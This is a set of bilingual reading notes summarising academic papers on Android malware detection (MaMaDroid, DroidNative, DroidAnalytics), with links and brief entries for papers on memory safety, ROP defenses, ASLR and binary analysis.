This paper presented an Android malware detection system based on modeling the sequences of API calls as Markov chains.

What are motivations for this work?

Android & Malware

Now making up 85% of mobile devices, Android smartphones have become profitable targets for cybercriminals, allowing them to bypass two factor authentication or steal sensitive information.

Current Defenses

- Smartphones have limited battery, making it infeasible to use traditional approaches.
- Google Play Store is not able to detect all malicious apps.
- Previous malware detection studies focused on models based on permissions or on specific API calls. The first is prone to false positives and the latter needs constant retraining.

The Idea

While malicious and begign apps may call the same API calls during their execution, but being called in a different order.

What is the proposed solution?

> We present a novel malware detection system for Android that instead relies on the *sequence* of *abstracted* API calls performed by an app rather than their use or frequency, aiming to capture the behavioral model of the app.

MaMaDroid is build by combining four different phases:

- Call graph extraction: starting from the apk file of an app, we extract the call graph of the analysed sample.
- Sequence extraction: from the call graph, we extract the different potential paths as sequences of API calls and abstract all those calls to higher levels.
- Markov Chain modelling: all the samples got their sequences of abstracted calls, and these sequences can be modelled as transitions among states of a Markov Chain.
- Classification: Given the probabilities of transition between states of the chains as features set, we apply machine learning to detect malicious apps.




Fig. 1: Overview of MAMADROID operation. In (1), it extracts the call graph from an Android app, next, it builds the sequences of (abstracted) API calls from the call graph (2). In (3), the sequences of calls are used to build a Markov chain and a feature vector for that app. Finally, classification is performed in (4), labeling the app as benign or malicious.

Call Graph Extraction

Static analysis apk using the Soot framework to extract call graphs and FlowDroid to ensure contexts and flows are preserved.

Sequence Extraction

Taking the call graph as input, it extract the sequences of functions potentially called by the program and, by identifies a set of entry nodes, enumerates the paths and output them as sequences of API calls.

> The set of all paths identified during this phase constitute the sequences of API calls which will be used to build a Markov chain behavioural model and to extract features.

The system operate in one of two modes by abstracting each call to either its package or family.

- in package mode: abstract an API call to its package name using the list of Android packages (includes 243 packages, 95 from the Google API, plus self-defined and obfuscated packages).
- in family mode: abstract to nine possible families (android, google, java, javax, xml, apache, junit, json, dom) or developer-defined (self-defined) and obfuscated (obfuscated) packages.

> This allows the system to be resilient to API changes and achieve scalability. In fact, our experiments, presented in section III, show that, from a dataset of 44K apps, we extract more than 10 million unique API calls, which would result in a very large number of nodes, with the corresponding graphs (and feature vectors) being quite sparse.

Markov Chain Modeling

Now it builds a Markov chain where each package/family is a state and the transitions represent the probability of moving from one state to another.




Fig. 4: Sequence of API calls extracted from the call graphs in Fig. 3, with the corresponding package/family abstraction in square brackets.




Fig. 5: Markov chains originating from the call sequence example in Section II-C when using packages (a) or families (b).

> Next, we use the probabilities of transi-tioning from one state (abstracted call) to another in the Markov chain as the feature vector of each app. States that are not present in a chain are represented as 0 in the feature vector. Also note that the vector derived from the Markov chain depends on the operational mode of MAMADROID. With families, there are 11 possible states, thus 121 possible transitions in each chain, while, when abstracting to packages, there are 340 states and 115,600 possible transitions.

The authors also experiment with applying PCA (Principle Component Analysis) to reduce the feature space.

Classification

The phase uses Machine Learning algorithms: Random Forests, 1-NN, 3-NN and SVM. The last one was discarded as it was slower and less accurate in classification than the other ones.

What is the work's evaluation of the proposed solution?

The authors gathered a collection of 43,490 Android apps, 8,447 benign and 35,493 malware apps. This included a mix of apps from October 2010 to May 2016, enabling the robustness of classification over time to be explored.

The authors used the F-Measure to evaluate our system through 3 different kinds of tests: testing on samples from the same databases of the training set, testing on newer samples than the ones used for the training set, and testing on older samples than the ones used for the training set.




Fig. 9: F-measure of MAMADROID classification with datasets from the same year (family mode).




Fig. 10: F-measure of MAMADROID classification with datasets from the same year (package mode).

> As Android evolves over the years, so do the characteristics of both benign and malicious apps. Such evolution must be taken into account when evaluating Android malware detection systems, since their accuracy might significantly be affected as newer APIs are released and/or as malicious developers modify their strategies in order to avoid detection. Evaluating this aspect constitutes one of our research questions, and one of the reasons why our datasets span across multiple years (2010–2016).

Testing on samples newer than the training ones (figure below, on the left) helps understanding if the system is resilient to changes in time, or if it needs constant retraining.




Fig. 11: F-measure of MAMADROID classification using older samples for training and newer for testing (family mode).




Fig. 12: F-measure of MAMADROID classification using older samples for training and newer for testing (package mode).

It also set to verify whether older malware samples can still be detected, with similar F-measure scores across the years ranging from 95-97% in package mode.

What is your analysis of the identified problem, idea and evaluation?

As both Android malware and the operating system itself constantly evolve, it is very challenging to design robust malware mitigation techniques that can operate for long periods of time without the need for modifications or costly re-training.

The system abstractes to families or packages makes it less susceptible to the introduction of new API calls. It's a great idea and be proved to have good performance.

But the system might be evaded through repackaging benign apps, or make a new app by imitating the Markov chains of benign apps.

What are the contributions?

> First, we introduce a novel approach, implemented in a tool called MAMADROID, to detect Android malware by abstracting API calls to their package and family, and using Markov chains to model the behavior of the apps through the sequences of API calls. Second, we can detect unknown samples on the same year of training with an F-measure of 99%, but also years after training the system, meaning that MAMADROID does not need continuous re-training. Our system is scalable as we model every single app independently from the others and can easily append app features in a new training set. Finally, compared to previous work [2], MAMADROID achieves significantly higher accuracy with reasonably fast running times, while also being more robust to evolution in malware development and changes in the Android API.

What are future directions for this research?

In the future the authors plan to work on exploring and testing in deep MaMaDroid’s resilience to the main evasion techniques, to try more fine-grained abstractions and seed with dynamic analysis.

What questions are you left with?

What are the stable things with Android system updating, whether they can be used for malware detection and, how to keep accuray and stability for a long time?

8.19 DroidNative: Semantic-Based Detection of Android Native Code Malware

论文：http://pages.cs.wisc.edu/~vrastogi/static/papers/aqrcr17.pdf

What is your take-away message from this paper?

The paper proposed DroidNative for detection of both bytecode and native code Android malware variants.

What are motivations for this work?

native code

A recent study shows that 86% of the most popular Android applications contain native code.

current methods

the plethora of more sophisticated detectors making use of static analysis techniques to detect such variants operate only at the bytecode level, meaning that malware embedded in native code goes undetected.

- No coverage of Android native binary code.
- Do not handle obfuscations at function level. Low level semantics are not covered.
- Heuristics used are very specific to malware programs, and hence are not scalable.
- Slow runtimes, can not be used in a practical system.

What is the proposed solution?

> This paper introduces DroidNative, a malware detection system for Android that operates at the native code level and is able to detect malware in either bytecode or native code. DroidNative performs static analysis of the native code and focuses on patterns in the control flow that are not significantly impacted by obfuscations. DroidNative is not limited to only analyzing native code, it is also able to analyze bytecode by making use of the Android runtime (ART) to compile bytecode into native code suitable for analysis. The use of control flow with patterns enables DroidNative to detect smaller size malware, which allows DroidNative to reduce the size of a signature for optimizing the detection time without reducing the DR.

MAIL

DroidNative uses MAIL (Malware Analysis Intermediate Language) to provide an abstract representation of an assembly program, and that representation is used for malware analysis and detection.




Figure 1: Overview of DroidNative.

Disassembler

- A challenge is ensuring that all code is found and disassembled.
  - To overcome the dificiencies of linear sweep and recursive traversal we combine these two techniques while disassembling.
- Another challenge is that most binaries used in Android are stripped, meaning they do not include debugging or symbolic information.
  - We handle this problem by building control flow patterns and use them for malware detection.

Optimizer

Removing other instructions that are not required for malware analysis. DroidNative builds multiple, smaller, interwoven CFGs for a program instead of a single, large CFG.

MAIL Generation

The MAIL Generator translates an assembly program to a MAIL program.

Malware Detection

- Data Miner: searches for the control and structural information in a MAIL program
- Signature Generator: builds a behavioral signature (ACFG or SWOD) of the MAIL program.
- Similarity Detector: matches the signature of the program against the signatures of the malware templates extracted during the training phase, and determines whether the application is malware based on thresholds that are computed empirically.

ACFG

A CFG is built for each function in the an- notated MAIL program, yielding the ACFGs.




Figure 2: An example of ACFG matching. The graph on the left (M, a malware sample) is matched as a subgraph of the graph on the right (P_{sg}, the malware embedded inside a benign program), i.e, $M = (a, b, c, d, e) \cong P_{sg} = (b, c, e, h, j)$, where $M \cong P_{sg}$ denotes that M is isomorphic [29] to P_{sg}.

SWOD

Each MAIL pattern is assigned a weight based on the SWOD that represents the differences between malware and benign samples' MAIL patterns' distributions.




Figure 4: A successful SWOD signature matching.

What is the work's evaluation of the proposed solution?

Dataset

> Our dataset for the experiments consists of total 2240 Android applications. Of these, 1240 are Android malware programs collected from two different resources and the other 1000 are benign programs containing Android 5.0 system programs, libraries and standard applications.

N-Fold Cross Validation

The authors use n-flod cross validation to estimate the performance and define the following evaluation metrics: DR, FPR, ROC, AUC.




Figure 5: ROC graph plots of DroidNative's ACFG and SWOD

What is your analysis of the identified problem, idea and evaluation?

This is the first research effort to detect malware deal with the native code. It shows sperior results for the detection of Android native code and malware variants compared to the other research efforts and the commercial tools.

But there are some limitations:

- requires that the application's malicious code be available for static analysis.
- excels at detecting variants of malware that has been previously seen, and may not be able to detect true zero-day malware.
- may not be able to detect a malware employing excessive flow obfuscations.
- the pattern matching may fail if the malware variant obfuscates a statement in a basic block.

What are the contributions?

- DroidNative is the first system that builds and designs cross-platform signatures for Android and operates at the native code level, allowing it to detect malware embedded in either bytecode or native code.
- DroidNative is faster than existing systems, making it suitable for real-time analysis.

What are future directions for this research?

> To improve DroidNative's resilient to such obfuscations, in the future we will use a threshold for pattern matching. We will also investigate other pattern matching techniques, such as a statement dependency graph or assigning one pattern to multiple statements of different type etc, to improve this resiliency.

What questions are you left with?

There are many other programming languages (JavaScript/Python/...) can be used for Android app development. How to detect malware written in those languages?

8.20 DroidAnalytics: A Signature Based Analytic System to Collect, Extract, Analyze and Associate Android Malware

论文：https://www.cse.cuhk.edu.hk/~cslui/PUBLICATION/TRUST13DROIDANALYTICS.pdf

What is your take-away message from this paper?

The authors present DroidAnalytics, an Android malware analytic system for malware collection, signature generation, information retrieval, and malware association based on similarity score. Furthermore, DroidAnalytics can efficiently detect zero-day repackaged malware.

What are motivations for this work?

An effective analytic system needs to address the following questions:

- How to automatically collect and manage a high volume of mobile malware?
- How to analyze a zero-day suspicious application, and compare or associate it with existingmalware families in the database?
- How to perform information retrieval so to reveal similar malicious logic with existing malware, and to quickly identify the new malicious code segment?

What is the proposed solution?




Fig. 1. The Architecture of the DroidAnalytics

The system consists these modules:

- Extensible Crawler: systematically build up the mobile applications database for malware analysis and association.
- Dynamic Payload Detector: to deal with malware which dynamically downloads malicious codes via Internet or attachment files.
  - scans the package, identifies files using their magic numbers instead of file extension.
  - use the forward symbolic execution technique to trigger the download behavior.
- Android App Information (AIS) Parser: it is used to represent *.apk* information.
- Signature Generator: use a three-level signature generation scheme to identify each application, which is based on the mobile application, classes, methods. We generate a method's signature using the API call sequence, and given the signature of a method, create the signature of a class which composes of different methods, finally, the signature of an application is composed of all signatures of its classes.

  - Android API calls table: use the Java reflection to obtain all descriptions of the API calls.
  - Disassembling process: takes the Dalvik opcodes of the *.dex* file and

transforms them to methods and classes.

- Generate Lev3 signature: extracts the API call ID sequence as a string in each method, then hashes this string value to produce the method's signature.
- Generate Lev2 signature: generate the Lev2 signature for each class based on the Lev3 signature of methods within that class.
- Generate Lev1 signature: based on the Lev2 signatures.




Fig. 2. The Process of Lev3 Signature Generation




Fig. 3. Illustration of signature generation: the application (Lev1) signature, class level (Lev2) signatures and method level (Lev3) signatures.

What is the work's evaluation of the proposed solution?

> We conduct three experiments and show how analysts can study malware, carry out similarity measurement between applications, as well as perform class association among 150,368 mobile applications in the database.

- analyzing malware repackaging
- analyzing malware which uses code obfuscation
- analyzing malware with attachement files or dynamic payloads

> we have used DroidAnalyt- ics to detect 2,494 malware samples from 102 families, with 342 zero-day malware samples from six different families.

What is your analysis of the identified problem, idea and evaluation?

DroidAnalytics's signature generation is based on the following observation: For any functional application, it needs to invoke various Android API calls, and Android API calls sequence within a methods is difficult to modify.

Traditional Hash vs Three-level Signature:

- Traditional hash
  - Hackers can easily mutate a malware
  - Not flexible for analysis
- Three-level signature
  - App, classes and methods
  - Defend against obfuscation
  - Facilitate analysis
  - Zero-day malware

What are the contributions?

The authors present the design and implementation of DroidAnalytics:

- DroidAnalytics automates the processes of malware collection, analysis and management.
- DroidAnalytics uses a multi-level signature algorithm to extract the malware feature based on their semantic meaning at the opcode level.
- DroidAnalytics associates malware and generates signatures at the app/class/method level.
- Show how to use DroidAnalytics to detect zero-day repackaged malware.

What are future directions for this research?

What questions are you left with?

8.21 Micro-Virtualization Memory Tracing to Detect and Prevent Spraying Attacks

论文：https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_cristalli.pdf

简介

8.22 Practical Memory Checking With Dr. Memory

论文：http://groups.csail.mit.edu/commit/papers/2011/bruening-cgo11-drmemory.pdf

简介

8.23 Evaluating the Effectiveness of Current Anti-ROP Defenses

论文：https://www.syssec.rub.de/media/emma/veroeffentlichungen/2014/05/09/TR-HGI-2014-001_1_1.pdf

简介

8.24 How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

论文：https://www.cs.umd.edu/class/fall2017/cmsc818O/papers/aslr-clone-wars.pdf

简介

8.25 (State of) The Art of War: Offensive Techniques in Binary Analysis

论文：https://www.cs.ucsb.edu/~vigna/publications/2016_SP_angrSoK.pdf

简介

这篇文章提出了一个二进制分析框架，并实现了许多现有的分析技术。通过将这些技术系统化地实现，可以让其他研究人员直接利用并开发新的技术。此外，在统一框架中实现这些技术可以更直接地进行比较，并确定各自的优缺点。

自动化二进制分析

为了保持程序分析的可行性，往往需要在可重现性和语义理解两个方面需要进行权衡：

- 可重现性：由于分析系统做出的权衡，特定的分析所发现的漏洞可能无法重现。这可能是分析操作的覆盖范围导致的，一些分析从头执行整个应用程序，因此可以推断出触发漏洞的原因，而其他一些分析只是分析了程序的某个部分，这样做可以在特定模块中发现漏洞，但无法完整地推断出触发漏洞的原因，于是无法重现。
